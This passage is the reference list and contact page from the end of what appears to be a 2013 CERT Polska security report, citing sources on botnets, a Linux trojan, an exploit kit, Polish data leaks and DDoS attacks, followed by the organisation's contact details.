[42] Moheeb Abu Rajab, Jay Zarfoss, Fabian Monrose, and Andreas Terzis. My Botnet is Bigger Than Yours (Maybe, Better than Yours): why size estimates remain challenging. http://download.microsoft.com/download/5/0/3/50310CCE-8AF5-4FB4-83E2-03F1DA92F33C/Microsoft_Security_Intelligence_Report_Volume_15_English.pdf, styczeń-czerwiec 2013.

[43] RSA. Thieves Reaching for Linux—"Hand of Thief" Trojan Targets Linux #INTH3WILD. https://blogs.rsa.com/thieves-reaching-for-linux-hand-of-thief-trojan-targets-linux-inth3wild/, sierpień 2013.

[44] Kahu Security. Kore Exploit Kit. http://www.kahusecurity.com/2013/kore-exploit-kit/, lipiec 2013.

[45] Atinderpal Singh. Necurs – C&C domains non-censorable. http://normanshark.com/blog/necurs-cc-domains-non-censorable/, wrzesień 2013.

[46] Michele Spagnuolo. Bitlodine: Extracting Intelligence from the Bitcoin Network. Master's thesis, Politecnico di Milano, 2013.

[47] Rada Monitoringu Społecznego. Diagnoza Społeczna 2013, Warunki i Jakość Życia Polaków. http://ce.vizja.pl/en/download-pdf/volume/7/issue/3.1/id/295, sierpień 2013.

[48] Główny Urząd Statystyczny. Gospodarstwa domowe w 2011 roku – wyniki spisu ludności i mieszkań 2011. http://www.stat.gov.pl/cps/rde/xbcr/gus/LU_Gospodarstwa_domowe_w_2011r_wyniki_NSP2011.pdf, styczeń 2013.

[49] Główny Urząd Statystyczny. Społeczeństwo informacyjne w Polsce. Wyniki badań statystycznych z lat 2009-2013. http://www.stat.gov.pl/cps/rde/xbcr/gus/NTS_spolecz_inform_w_polsce_2009-2013.pdf, styczeń 2014.

[50] Brett Stone-Gross, Marco Cova, Lorenzo Cavallaro, Bob Gilbert, Martin Szydlowski, Richard Kemmerer, Christopher Kruegel, and Giovanni Vigna. Your botnet is my botnet: analysis of a botnet takeover. Proceedings of the 16 th ACM conference on Computer and communications security (CCS '09), 2009.

[51] Zauafana Trzecia Strona. Operatorzy: 136 naruszeń ochrony danych osobowych w 2013. http://zaufanatrzeciastrona.pl/post/operatorzy-136-naruszen-ochrony-danych-osobowych-w-2013/, styczeń 2014.

[52] Zaufana Trzecia Strona. Nowy typ szantażu – napiszcie o nas artykuł, albo opublikujemy bazę. http://zaufanatrzeciastrona.pl/post/nowy-typ-szantazu-napiszcie-o-nas-artykul-albo-opublikujemy-baze/, wrzesień 2013.

[53] Zaufana Trzecia Strona. Wyciek danych ponad 400 tysięcy abonentów firmy Hyperion. http://zaufanatrzeciastrona.pl/post/wyciek-danych-ponad-400-tysiecy-abonentow-firmy-hyperion/, listopad 2013.

[54] Zaufana Trzecia Strona. Wyciekła baza 1,3 mln kont nastolatek wraz z hasłami otwartym tekstem. http://zaufanatrzeciastrona.pl/post/wyciekla-baza-13-mln-kont-nastolatek-wraz-z-haslami-otwartym-tekstem/, marzec 2013.

[55] Gazeta.pl Technologie. Co się dzieje w polskiej sieci? Allegro, mBank padają pod atakami DDoS. http://technologie.gazeta.pl/internet/1,104530,13686396,Co_sie_dzieje_w_polskiej_sieci__Allegro__mBank_padaja.html, kwiecień 2013.

CONTACT

Incident reports: cert@cert.pl

Spam reports: spam@cert.pl

Information: info@cert.pl


PGP Key: www.cert.pl/pub/0×553FEB09.asc

Website: www.cert.pl

Facebook: fb.com/CERT.Polska

RSS: www.cert.pl/rss

Twitter: @CERT_Polska, @CERT_Polska_en



ADDRESS
NASK / CERT Polska
Wąwozowa 18, 02-796 Warszawa
Phone: +48 22 3808 274
Fax: +48 22 3808 399

NASK